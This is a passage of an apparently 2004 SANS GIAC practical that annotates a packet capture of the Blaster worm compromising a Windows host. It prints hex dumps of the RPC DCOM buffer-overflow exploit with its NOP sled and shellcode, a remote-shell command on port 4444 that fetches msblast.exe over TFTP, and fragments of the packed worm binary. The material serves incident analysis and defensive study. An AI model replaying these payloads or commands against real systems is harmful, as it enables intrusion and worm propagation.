Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: 00:03:ff:e1:45:c8
Internet Protocol, Src Addr: ATTACKER (ATTACKER), Dst Addr: VICTIM (VICTIM)
Transmission Control Protocol, Src Port: 1448 (1448), Dst Port: epmap (135),
Seq: 1446287692, Ack: 0, Len: 0

0000  00 03 ff e1 45 c8 00 03 ff e5 45 c8 08 00 45 00   ....E.....E...E.
0010  00 30 01 45 40 00 80 06 d1 51 0a 0a 0a 0a 0a 0a   .0.E@....Q......
0020  0a 14 05 a8 00 87 56 34 99 4c 00 00 00 00 70 02   ......V4.L....p.
0030  40 00 b3 40 71 fd 02 04 05 b4 01 01 04 02         @..@q.........
```

Victim system acknowledges TCP connection request from the attacker.

```
Frame 29 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:03:ff:e1:45:c8, Dst: 00:03:ff:e5:45:c8
Internet Protocol, Src Addr: VICTIM (VICTIM), Dst Addr: ATTACKER (ATTACKER)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1448 (1448),
Seq: 3425102955, Ack: 1446287693, Len: 0

0000  00 03 ff e5 45 c8 00 03 ff e1 45 c8 08 00 45 00   ....E.....E...E.
0010  00 30 00 23 40 00 80 06 d2 73 0a 0a 0a 14 0a 0a   .0.#@....s......
0020  0a 0a 00 87 05 a8 cc 26 ec 6b 56 34 99 4d 70 12   .......&.kV4.Mp.
0030  44 70 68 2a 00 00 02 04 05 b4 01 01 04 02         Dph*..........
```

Attacker system establishes TCP connection with victim system.

```
Frame 30 (54 bytes on wire, 54 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: 00:03:ff:e1:45:c8
Internet Protocol, Src Addr: ATTACKER (ATTACKER), Dst Addr: VICTIM (VICTIM)
Transmission Control Protocol, Src Port: 1448 (1448), Dst Port: epmap (135),
Seq: 1446287693, Ack: 3425102956, Len: 0

0000  00 03 ff e1 45 c8 00 03 ff e5 45 c8 08 00 45 00   ....E.....E...E.
0010  00 28 01 46 40 00 80 06 d1 58 0a 0a 0a 0a 0a 0a   .(.F@....X......
0020  0a 14 05 a8 00 87 56 34 99 4d cc 26 ec 6c 50 10   ......V4.M.&.lP.
0030  44 70 22 f1 71 fd                                 Dp".q.
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Attacker system initiates RPC DCOM Connection with the victim.

```
40 (126 bytes on wire, 126 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: 00:03:ff:e1:45:c8
Internet Protocol, Src Addr: ATTACKER (ATTACKER), Dst Addr: VICTIM (VICTIM)
Transmission Control Protocol, Src Port: 1448 (1448), Dst Port: epmap (135),
Seq: 1446287693, Ack: 3425102956, Len: 72
DCE RPC

0000  00 03 ff e1 45 c8 00 03 ff e5 45 c8 08 00 45 00   ....E.....E...E.
0010  00 70 01 5e 40 00 80 06 d0 f8 0a 0a 0a 0a 0a 0a   .p.^@...........
0020  0a 14 05 a8 00 87 56 34 99 4d cc 26 ec 6c 50 18   ......V4.M.&.lP.
0030  44 70 4b b5 00 00 05 00 0b 03 10 00 00 00 48 00   DpK...........H.
0040  00 00 7f 00 00 00 d0 16 d0 16 00 00 00 00 01 00   ................
0050  00 00 01 00 01 00 a0 01 00 00 00 00 00 00 c0 00   ................
0060  00 00 00 00 00 46 00 00 00 00 04 5d 88 8a eb 1c   .....F.....]....
0070  c9 11 9f e8 08 00 2b 10 48 60 02 00 00 00         ......+.H`....
```

Attacker system launches the RPC DCOM buffer overflow exploit.

```
Frame 41 (1514 bytes on wire, 1514 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: 00:03:ff:e1:45:c8
Internet Protocol, Src Addr: ATTACKER (ATTACKER), Dst Addr: VICTIM (VICTIM)
Transmission Control Protocol, Src Port: 1448 (1448), Dst Port: epmap (135),
Seq: 1446287765, Ack: 3425102956, Len: 1460
DCE RPC

0000  00 03 ff e1 45 c8 00 03 ff e5 45 c8 08 00 45 00   ....E.....E...E.
0010  05 dc 01 5f 40 00 80 06 cb 8b 0a 0a 0a 0a 0a 0a   ...._@..........
0020  0a 14 05 a8 00 87 56 34 99 95 cc 26 ec 6c 50 10   ......V4...&.lP.
0030  44 70 71 7f 00 00 05 00 00 03 10 00 00 00 a8 06   Dpq.............
0040  00 00 e5 00 00 00 90 06 00 00 01 00 04 00 05 00   ................
0050  06 00 01 00 00 00 00 00 00 00 32 24 58 fd cc 45   ..........2$X..E
0060  64 49 b0 70 dd ae 74 2c 96 d2 60 5e 0d 00 01 00   dI.p..t,..`^....
0070  00 00 00 00 00 00 70 5e 0d 00 02 00 00 00 7c 5e   ......p^......|^
0080  0d 00 00 00 00 00 10 00 00 00 80 96 f1 f1 2a 4d   ..............*M
0090  ce 11 a6 6a 00 20 af 6e 72 f4 0c 00 00 00 4d 41   ...j. .nr.....MA
00a0  52 42 01 00 00 00 00 00 00 00 0d f0 ad ba 00 00   RB..............
00b0  00 00 a8 f4 0b 00 20 06 00 00 20 06 00 00 4d 45   ...... ... ...ME
00c0  4f 57 04 00 00 00 a2 01 00 00 00 00 00 00 c0 00   OW..............
00d0  00 00 00 00 00 46 38 03 00 00 00 00 00 00 c0 00   .....F8.........
00e0  00 00 00 00 00 46 00 00 00 00 f0 05 00 00 e8 05   .....F..........
00f0  00 00 00 00 00 00 01 10 08 00 cc cc cc cc c8 00   ................
0100  00 00 4d 45 4f 57 e8 05 00 00 d8 00 00 00 00 00   ..MEOW..........
0110  00 00 02 00 00 00 07 00 00 00 00 00 00 00 00 00   ................
0120  00 00 00 00 00 00 00 00 00 00 c4 28 cd 00 64 29   ...........(..d)
0130  cd 00 00 00 00 00 07 00 00 00 b9 01 00 00 00 00   ................
0140  00 00 c0 00 00 00 00 00 00 46 ab 01 00 00 00 00   .........F......
0150  00 00 c0 00 00 00 00 00 00 46 a5 01 00 00 00 00   .........F......
0160  00 00 c0 00 00 00 00 00 00 46 a6 01 00 00 00 00   .........F......
0170  00 00 c0 00 00 00 00 00 00 46 a4 01 00 00 00 00   .........F......
0180  00 00 c0 00 00 00 00 00 00 46 ad 01 00 00 00 00   .........F......
0190  00 00 c0 00 00 00 00 00 00 46 aa 01 00 00 00 00   .........F......
01a0  00 00 c0 00 00 00 00 00 00 46 07 00 00 00 60 00   .........F....`.
01b0  00 00 58 00 00 00 90 00 00 00 40 00 00 00 20 00   ..X.......@... .
01c0  00 00 38 03 00 00 30 00 00 00 01 00 00 00 01 10   ..8...0.........
01d0  08 00 cc cc cc cc 50 00 00 00 4f b6 88 20 ff ff   ......P...O.. ..
01e0  ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
01f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0200  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0210  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0220  00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 10   ................
0230  08 00 cc cc cc cc 48 00 00 00 07 00 66 00 06 09   ......H.....f...
0240  02 00 00 00 00 00 c0 00 00 00 00 00 00 46 10 00   .............F..
0250  00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00   ................
0260  00 00 78 19 0c 00 58 00 00 00 05 00 06 00 01 00   ..x...X.........

0270  00 00 70 d8 98 93 98 4f d2 11 a9 3d be 57 b2 00   ..p....O...=.W..
0280  00 00 32 00 31 00 01 10 08 00 cc cc cc cc 80 00   ..2.1...........
0290  00 00 0d f0 ad ba 00 00 00 00 00 00 00 00 00 00   ................
02a0  00 00 00 00 00 00 18 43 14 00 00 00 00 00 60 00   .......C......`.
02b0  00 00 60 00 00 00 4d 45 4f 57 04 00 00 00 c0 01   ..`...MEOW......
02c0  00 00 00 00 00 00 c0 00 00 00 00 00 00 46 3b 03   .............F;.
02d0  00 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00   .............F..
02e0  00 00 30 00 00 00 01 00 01 00 81 c5 17 03 80 0e   ..0.............
02f0  e9 4a 99 99 f1 8a 50 6f 7a 85 02 00 00 00 00 00   .J....Poz.......
0300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0310  00 00 01 00 00 00 01 10 08 00 cc cc cc cc 30 00   ..............0.
0320  00 00 78 00 6e 00 00 00 00 00 d8 da 0d 00 00 00   ..x.n...........
0330  00 00 00 00 00 00 20 2f 0c 00 00 00 00 00 00 00   ...... /........
0340  00 00 03 00 00 00 00 00 00 00 03 00 00 00 46 00   ..............F.
0350  58 00 00 00 00 00 01 10 08 00 cc cc cc cc 10 00   X...............
0360  00 00 30 00 2e 00 00 00 00 00 00 00 00 00 00 00   ..0.............
0370  00 00 00 00 00 00 01 10 08 00 cc cc cc cc 68 00   ..............h.
0380  00 00 0e 00 ff ff 68 8b 0b 00 02 00 00 00 00 00   ......h.........
0390  00 00 00 00 00 00 86 01 00 00 00 00 00 00 86 01   ................
03a0  00 00 5c 00 5c 00 46 00 58 00 4e 00 42 00 46 00   ..\.\.F.X.N.B.F.
03b0  58 00 46 00 58 00 4e 00 42 00 46 00 58 00 46 00   X.F.X.N.B.F.X.F.
03c0  58 00 46 00 58 00 46 00 58 00 9f 75 18 00 cc e0   X.F.X.F.X..u....
03d0  fd 7f cc e0 fd 7f 90 90 90 90 90 90 90 90 90 90   ................
03e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0400  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0410  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0420  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0430  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0440  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0450  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0460  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0470  90 90 90 90 90 90 90 90 90 90 90 90 90 eb 19 5e   ...............^
0480  31 c9 81 e9 89 ff ff ff 81 36 80 bf 32 94 81 ee   1........6..2...
0490  fc ff ff ff e2 f2 eb 05 e8 e2 ff ff ff 03 53 06   ..............S.
04a0  1f 74 57 75 95 80 bf bb 92 7f 89 5a 1a ce b1 de   .tWu.......Z....
04b0  7c e1 be 32 94 09 f9 3a 6b b6 d7 9f 4d 85 71 da   |..2...:k...M.q.
04c0  c6 81 bf 32 1d c6 b3 5a f8 ec bf 32 fc b3 8d 1c   ...2...Z...2....
04d0  f0 e8 c8 41 a6 df eb cd c2 88 36 74 90 7f 89 5a   ...A......6t...Z
04e0  e6 7e 0c 24 7c ad be 32 94 09 f9 22 6b b6 d7 4c   .~.$|..2..."k..L
04f0  4c 62 cc da 8a 81 bf 32 1d c6 ab cd e2 84 d7 f9   Lb.....2........
0500  79 7c 84 da 9a 81 bf 32 1d c6 a7 cd e2 84 d7 eb   y|.....2........
0510  9d 75 12 da 6a 80 bf 32 1d c6 a3 cd e2 84 d7 96   .u..j..2........
0520  8e f0 78 da 7a 80 bf 32 1d c6 9f cd e2 84 d7 96   ..x.z..2........
0530  39 ae 56 da 4a 80 bf 32 1d c6 9b cd e2 84 d7 d7   9.V.J..2........
0540  dd 06 f6 da 5a 80 bf 32 1d c6 97 cd e2 84 d7 d5   ....Z..2........
0550  ed 46 c6 da 2a 80 bf 32 1d c6 93 01 6b 01 53 a2   .F..*..2....k.S.
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0560  95 80 bf 66 fc 81 be 32 94 7f e9 2a c4 d0 ef 62   ...f...2...*...b
0570  d4 d0 ff 62 6b d6 a3 b9 4c d7 e8 5a 96 80 ae 6e   ...bk...L..Z...n
0580  1f 4c d5 24 c5 d3 40 64 b4 d7 ec cd c2 a4 e8 63   .L.$..@d.......c
0590  c7 7f e9 1a 1f 50 d7 57 ec e5 bf 5a f7 ed db 1c   .....P.W...Z....
05a0  1d e6 8f b1 78 d4 32 0e b0 b3 7f 01 5d 03 7e 27   ....x.2.....].~'
05b0  3f 62 42 f4 d0 a4 af 76 6a c4 9b 0f 1d d4 9b 7a   ?bB....vj......z
05c0  1d d4 9b 7e 1d d4 9b 62 19 c4 9b 22 c0 d0 ee 63   ...~...b..."...c
05d0  c5 ea be 63 c5 7f c9 02 c5 7f e9 22 1f 4c d5 cd   ...c.......".L..
05e0  6b b1 40 64 98 0b 77 65 6b d6                     k.@d..wek.
```

Attacker RPC DCOM buffer overflow – continued.

```
Frame 42 (298 bytes on wire, 298 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: 00:03:ff:e1:45:c8
Internet Protocol, Src Addr: ATTACKER (ATTACKER), Dst Addr: VICTIM (VICTIM)
Transmission Control Protocol, Src Port: 1448 (1448), Dst Port: epmap (135),
Seq: 1446289225, Ack: 3425102956, Len: 244
Data (244 bytes)

0000  00 03 ff e1 45 c8 00 03 ff e5 45 c8 08 00 45 00   ....E.....E...E.
0010  01 1c 01 60 40 00 80 06 d0 4a 0a 0a 0a 0a 0a 0a   ...`@....J......
0020  0a 14 05 a8 00 87 56 34 9f 49 cc 26 ec 6c 50 18   ......V4.I.&.lP.
0030  44 70 f0 3d 00 00 93 cd c2 94 ea 64 f0 21 8f 32   Dp.=.......d.!.2
0040  94 80 3a f2 ec 8c 34 72 98 0b cf 2e 39 0b d7 3a   ..:...4r....9..:
0050  7f 89 34 72 a0 0b 17 8a 94 80 bf b9 51 de e2 f0   ..4r........Q...
0060  90 80 ec 67 c2 d7 34 5e b0 98 34 77 a8 0b eb 37   ...g..4^..4w...7
0070  ec 83 6a b9 de 98 34 68 b4 83 62 d1 a6 c9 34 06   ..j...4h..b...4.
0080  1f 83 4a 01 6b 7c 8c f2 38 ba 7b 46 93 41 70 3f   ..J.k|..8.{F.Ap?
0090  97 78 54 c0 af fc 9b 26 e1 61 34 68 b0 83 62 54   .xT....&.a4h..bT
00a0  1f 8c f4 b9 ce 9c bc ef 1f 84 34 31 51 6b bd 01   ..........41Qk..
00b0  54 0b 6a 6d ca dd e4 f0 90 80 2f a2 04 00 5c 00   T.jm....../...\.
00c0  43 00 24 00 5c 00 31 00 32 00 33 00 34 00 35 00   C.$.\.1.2.3.4.5.
00d0  36 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   6.1.1.1.1.1.1.1.
00e0  31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
00f0  2e 00 64 00 6f 00 63 00 00 00 01 10 08 00 cc cc   ..d.o.c.........
0100  cc cc 20 00 00 00 30 00 2d 00 00 00 00 00 88 2a   .. ...0.-......*
0110  0c 00 02 00 00 00 01 00 00 00 28 8c 0c 00 01 00   ..........(.....
0120  00 00 07 00 00 00 00 00 00 00                     ..........
```

Attacker RPC DCOM buffer overflow – continued.

```
Frame 43 (54 bytes on wire, 54 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: 00:03:ff:e1:45:c8
Internet Protocol, Src Addr: ATTACKER (ATTACKER), Dst Addr: VICTIM (VICTIM)
Transmission Control Protocol, Src Port: 1448 (1448), Dst Port: epmap (135),
Seq: 1446289469, Ack: 3425102956, Len: 0

0000  00 03 ff e1 45 c8 00 03 ff e5 45 c8 08 00 45 00   ....E.....E...E.
0010  00 28 01 61 40 00 80 06 d1 3d 0a 0a 0a 0a 0a 0a   .(.a@....=......
0020  0a 14 05 a8 00 87 56 34 a0 3d cc 26 ec 6c 50 11   ......V4.=.&.lP.
0030  44 70 8d fd 00 00                                 Dp....
```

Attacker RPC DCOM buffer overflow – continued.

```
Frame 44 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:03:ff:e1:45:c8, Dst: 00:03:ff:e5:45:c8
Internet Protocol, Src Addr: VICTIM (VICTIM), Dst Addr: ATTACKER (ATTACKER)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1448 (1448),
Seq: 3425102956, Ack: 1446289470, Len: 0
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0000  00 03 ff e5 45 c8 00 03 ff e1 45 c8 08 00 45 00   ....E.....E...E.
0010  00 28 00 24 40 00 80 06 d2 7a 0a 0a 0a 14 0a 0a   .($@....z......
0020  0a 0a 00 87 05 a8 cc 26 ec 6c 56 34 a0 3e 50 10   .......&.lV4.>P.
0030  44 70 8d fd 00 00 00 00 00 00 00 00               Dp..........
```

Attacker RPC DCOM buffer overflow – continued.

```
Frame 45 (114 bytes on wire, 114 bytes captured)
Ethernet II, Src: 00:03:ff:e1:45:c8, Dst: 00:03:ff:e5:45:c8
Internet Protocol, Src Addr: VICTIM (VICTIM), Dst Addr: ATTACKER (ATTACKER)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1448 (1448),
Seq: 3425102956, Ack: 1446289470, Len: 60
DCE RPC

0000  00 03 ff e5 45 c8 00 03 ff e1 45 c8 08 00 45 00   ....E.....E...E.
0010  00 64 00 25 40 00 80 06 d2 3d 0a 0a 0a 14 0a 0a   .d.%@....=......
0020  0a 0a 00 87 05 a8 cc 26 ec 6c 56 34 a0 3e 50 18   .......&.lV4.>P.
0030  44 70 03 6c 00 00 05 00 0c 03 10 00 00 00 3c 00   Dp.l..........<.
0040  00 00 7f 00 00 00 d0 16 d0 16 44 79 00 00 04 00   ..........Dy....
0050  31 33 35 00 00 00 01 00 00 00 00 00 00 00 04 5d   135............]
0060  88 8a eb 1c c9 11 9f e8 08 00 2b 10 48 60 02 00   ..........+.H`..
0070  00 00                                             ..
```

Attacker RPC DCOM buffer overflow – continued.

```
Frame 46 (54 bytes on wire, 54 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: 00:03:ff:e1:45:c8
Internet Protocol, Src Addr: ATTACKER (ATTACKER), Dst Addr: VICTIM (VICTIM)
Transmission Control Protocol, Src Port: 1448 (1448), Dst Port: epmap (135),
Seq: 1446289470, Ack: 3425102956, Len: 0

0000  00 03 ff e1 45 c8 00 03 ff e5 45 c8 08 00 45 00   ....E.....E...E.
0010  00 28 01 62 40 00 80 06 d1 3c 0a 0a 0a 0a 0a 0a   .(.b@....<......
0020  0a 14 05 a8 00 87 56 34 a0 3e cc 26 ec 6c 50 04   ......V4.>.&.lP.
0030  00 00 d2 79 00 00                                 ...y..
```

Attacker has compromised the victim machine, now is opening up a command shell and requesting that the malicious code (blaster worm) be transferred over to the victim computer using Trivial File Transfer Protocol (TFTP). Attacker TCP Port 1450, Victim TCP Port 4444.

```
Frame 50 (90 bytes on wire, 90 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: 00:03:ff:e1:45:c8
Internet Protocol, Src Addr: ATTACKER (ATTACKER), Dst Addr: VICTIM (VICTIM)
Transmission Control Protocol, Src Port: 1450 (1450), Dst Port: 4444 (4444),
Seq: 1447291310, Ack: 3425988429, Len: 36
Data (36 bytes)

0000  00 03 ff e1 45 c8 00 03 ff e5 45 c8 08 00 45 00   ....E.....E...E.
0010  00 4c 01 65 40 00 80 06 d1 15 0a 0a 0a 0a 0a 0a   .L.e@...........
0020  0a 14 05 aa 11 5c 56 43 e9 ae cc 34 6f 4d 50 18   .....\VC...4oMP.
0030  44 70 13 ed 00 00 74 66 74 70 20 2d 69 20 31 30   Dp....tftp -i 10
0040  2e 31 30 2e 31 30 2e 31 30 20 47 45 54 20 6d 73   .10.10.10 GET ms
0050  62 6c 61 73 74 2e 65 78 65 0a                     blast.exe.
```

Victim opens up a TFTP shell on victim TCP Port 4444 and issues “get” command to download the msblast.exe worm from the attacker system.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Frame 54 (153 bytes on wire, 153 bytes captured)

Ethernet II, Src: 00:03:ff:e1:45:c8, Dst: 00:03:ff:e5:45:c8
Internet Protocol, Src Addr: VICTIM (VICTIM), Dst Addr: ATTACKER (ATTACKER)
Transmission Control Protocol, Src Port: 4444 (4444), Dst Port: 1450 (1450),
Seq: 3425988471, Ack: 1447291346, Len: 99
Data (99 bytes)

0000  00 03 ff e5 45 c8 00 03 ff e1 45 c8 08 00 45 00   ....E.....E...E.
0010  00 8b 00 29 40 00 80 06 d2 12 0a 0a 0a 14 0a 0a   ...)@...........
0020  0a 0a 11 5c 05 aa cc 34 6f 77 56 43 e9 d2 50 18   ...\...4owVC..P.
0030  44 4c b9 54 00 00 0d 0a 28 43 29 20 43 6f 70 79   DL.T....(C) Copy
0040  72 69 67 68 74 20 31 39 38 35 2d 31 39 39 39 20   right 1985-1999
0050  4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 2e 0d   Microsoft Corp..
0060  0a 0d 0a 43 3a 5c 57 49 4e 4e 54 5c 73 79 73 74   ...C:\WINNT\syst
0070  65 6d 33 32 3e 74 66 74 70 20 2d 69 20 31 30 2e   em32>tftp -i 10.
0080  31 30 2e 31 30 2e 31 30 20 47 45 54 20 6d 73 62   10.10.10 GET msb
0090  6c 61 73 74 2e 65 78 65 0a                        last.exe.
```

Victim downloads the msblast.exe file using TFTP. The actual transfer of the file from attacker is on UDP port 69 to the victim on UDP port 1027.

```
Frame 55 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:03:ff:e1:45:c8, Dst: 00:03:ff:e5:45:c8
Internet Protocol, Src Addr: VICTIM (VICTIM), Dst Addr: ATTACKER (ATTACKER)
User Datagram Protocol, Src Port: 1027 (1027), Dst Port: tftp (69)
Trivial File Transfer Protocol

0000  00 03 ff e5 45 c8 00 03 ff e1 45 c8 08 00 45 00   ....E.....E...E.
0010  00 30 00 2a 00 00 80 11 12 62 0a 0a 0a 14 0a 0a   .0.*.....b......
0020  0a 0a 04 03 00 45 00 1c 0b 78 00 01 6d 73 62 6c   .....E...x..msbl
0030  61 73 74 2e 65 78 65 00 6f 63 74 65 74 00         ast.exe.octet.
```

Victim downloads the msblast.exe file using TFTP – continued.

```
Frame 56 (558 bytes on wire, 558 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: 00:03:ff:e1:45:c8
Internet Protocol, Src Addr: ATTACKER (ATTACKER), Dst Addr: VICTIM (VICTIM)
User Datagram Protocol, Src Port: tftp (69), Dst Port: 1027 (1027)
Trivial File Transfer Protocol

0000  00 03 ff e1 45 c8 00 03 ff e5 45 c8 08 00 45 00   ....E.....E...E.
0010  02 20 01 67 00 00 80 11 0f 35 0a 0a 0a 0a 0a 0a   . .g.....5......
0020  0a 14 00 45 04 03 02 0c 40 ce 00 03 00 01 4d 5a   ...E....@.....MZ
0030  90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00   ................
0040  00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00   ......@.........
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060  00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f   ................
0070  ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73   ......!..L.!This
0080  20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20    program cannot
0090  62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f   be run in DOS mo
00a0  64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45   de....$.......PE
00b0  00 00 4c 01 03 00 2a 7c 37 3f 00 00 00 00 00 00   ..L...*|7?......
00c0  00 00 e0 00 0f 01 0b 01 02 37 00 20 00 00 00 10   .........7. ....
00d0  00 00 00 50 00 00 f0 71 00 00 00 60 00 00 00 80   ...P...q...`....
00e0  00 00 00 00 40 00 00 10 00 00 00 02 00 00 01 00   ....@...........
00f0  00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90   ................
0100  00 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00   ................
0110  10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00   ................
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0120  00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 80   ................
0130  00 00 48 01 00 00 00 00 00 00 00 00 00 00 00 00   ..H.............
0140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01a0  00 00 00 00 00 00 55 50 58 30 00 00 00 00 00 50   ......UPX0.....P
01b0  00 00 00 10 00 00 00 00 00 00 00 02 00 00 00 00   ................
01c0  00 00 00 00 00 00 00 00 00 00 80 00 00 e0 55 50   ..............UP
01d0  58 31 00 00 00 00 00 20 00 00 00 60 00 00 00 14   X1..... ...`....
01e0  00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00   ................
01f0  00 00 40 00 00 e0 55 50 58 32 00 00 00 00 00 10   ..@...UPX2......
0200  00 00 00 80 00 00 00 02 00 00 00 16 00 00 00 00   ................
0210  00 00 00 00 00 00 00 00 00 00 40 00 00 c0 31 2e   ..........@...1.
0220  32 32 00 55 50 58 21 0c 09 02 09 c7 fe 46         22.UPX!......F
```

Victim downloads the msblast.exe file using TFTP – continued.
Notice the worm author's "humor" – "I just want to say LOVE YOU SAN!! Bill Gates why do you make this possible?"

```
Frame 69 (558 bytes on wire, 558 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: 00:03:ff:e1:45:c8
Internet Protocol, Src Addr: ATTACKER (ATTACKER), Dst Addr: VICTIM (VICTIM)
User Datagram Protocol, Src Port: tftp (69), Dst Port: 1027 (1027)
Trivial File Transfer Protocol
```

```
0000  00 03 ff e1 45 c8 00 03 ff e5 45 c8 08 00 45 00   ....E.....E...E.
0010  02 20 01 6e 00 00 80 11 0f 2e 0a 0a 0a 0a 0a 0a   . .n............
0020  0a 14 00 45 04 03 02 0c 13 72 00 03 00 07 40 44   ...E.....r....@D
0030  19 90 01 19 48 4c 50 01 19 90 01 54 58 90 01 19   ....HLP....TX...
0040  90 5c 60 6c 19 90 01 19 70 74 80 01 19 90 01 84   .\`l....pt......
0050  88 90 01 19 90 8c 90 94 19 90 01 19 98 9c a0 01   ................
0060  19 90 01 a4 a8 90 01 19 90 ac b0 b4 45 04 36 19   ............E.6.
0070  b8 00 a8 00 8b 40 f9 15 b2 fc a9 30 40 00 3c 31   .....@.....0@.<1
0080  40 80 f6 ed ff 7f 6d 73 62 6c 61 73 74 2e 65 78   @.....msblast.ex
0090  65 00 49 20 6a 75 0a 20 77 61 6e 04 ed ff ff ff   e.I ju. wan.....
00a0  74 6f 20 73 61 79 20 4c 4f 56 45 20 59 4f 55 20   to say LOVE YOU
00b0  53 41 4e 21 21 00 62 69 6c 6c 14 fd b7 6d fb 67   SAN!!.bill...m.g
00c0  61 74 65 73 26 68 09 64 25 79 6f 75 20 6d 61 6b   ates&h.d%you mak
00d0  65 da d6 7e bb 31 68 69 14 70 6f 73 73 69 51 0d   e..~.1hi.possiQ.
00e0  3f 31 5b 7b fb db 42 70 19 69 6e 67 06 6f 6e 65   ?1[{..Bp.ing.one
00f0  2d 57 64 bb db db f7 20 66 69 78 32 72 5d 6f 66   -Wd.... fix2r]of
0100  74 69 72 65 55 05 00 3d 6f 9a ee 0b 03 10 9b 48   tireU..=o......H
0110  7f d0 16 d0 16 01 cf d9 d9 ee 03 01 a0 01 ab c0   ................
0120  06 46 04 e6 2a fe ff 5d 88 8a eb 1c c9 11 9f e8   .F..*..]........
0130  08 00 2b 10 48 60 4b 47 fb 9e e5 c8 00 e8 03 e5   ..+.H`KG........
0140  03 3f 04 17 ff ff 5f ac 06 4b 00 32 24 58 fd cc   .?...._..K.2$X..
0150  45 64 49 b0 70 dd ae 74 2c 96 d2 60 e9 3e 37 d9   EdI.p..t,..`.>7.
0160  5e 0d 1b 70 0b 47 7c 13 00 9b ff ff a6 10 80 96   ^..p.G|.........
0170  f1 f1 2a 4d ce 11 a6 6a 00 20 af 6e 72 f4 0c 4d   ..*M...j. .nr..M
0180  41 11 ff 7e d8 52 42 33 0d f0 ad ba 07 a8 f4 0b   A..~.RB3........
0190  00 b2 e6 9b 33 36 03 1f 45 4f 57 04 a2 b7 60 dd   ....36..EOW...`.
01a0  95 1d 38 03 c7 30 13 28 17 f8 66 bb ed 01 10 cb   ..8..0.(..f.....
01b0  cc 00 c8 00 43 17 d8 1f 40 9a 41 bf 02 07 c4 28   ....C...@.A....(
01c0  cd 00 36 64 5f ec 64 29 cd 0b 1f b9 73 ab 0f 43   ..6d_.d)....s..C
01d0  32 24 43 a5 a6 a4 24 43 32 24 ad aa a6 69 ba 2f   2$C...$C2$...i./
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
01e0  73 60 03 58 90 40 19 b0 f7 9a 20 78 db d3 d7 50   s`.X.@.... x...P
01f0  05 02 e9 be 4f b6 88 20 ff 00 00 84 fc 08 87 5f   ....O.. ......._
0200  48 03 66 00 06 09 02 bc 07 1b d8 10 2b 07 78 19   H.f.........+.x.
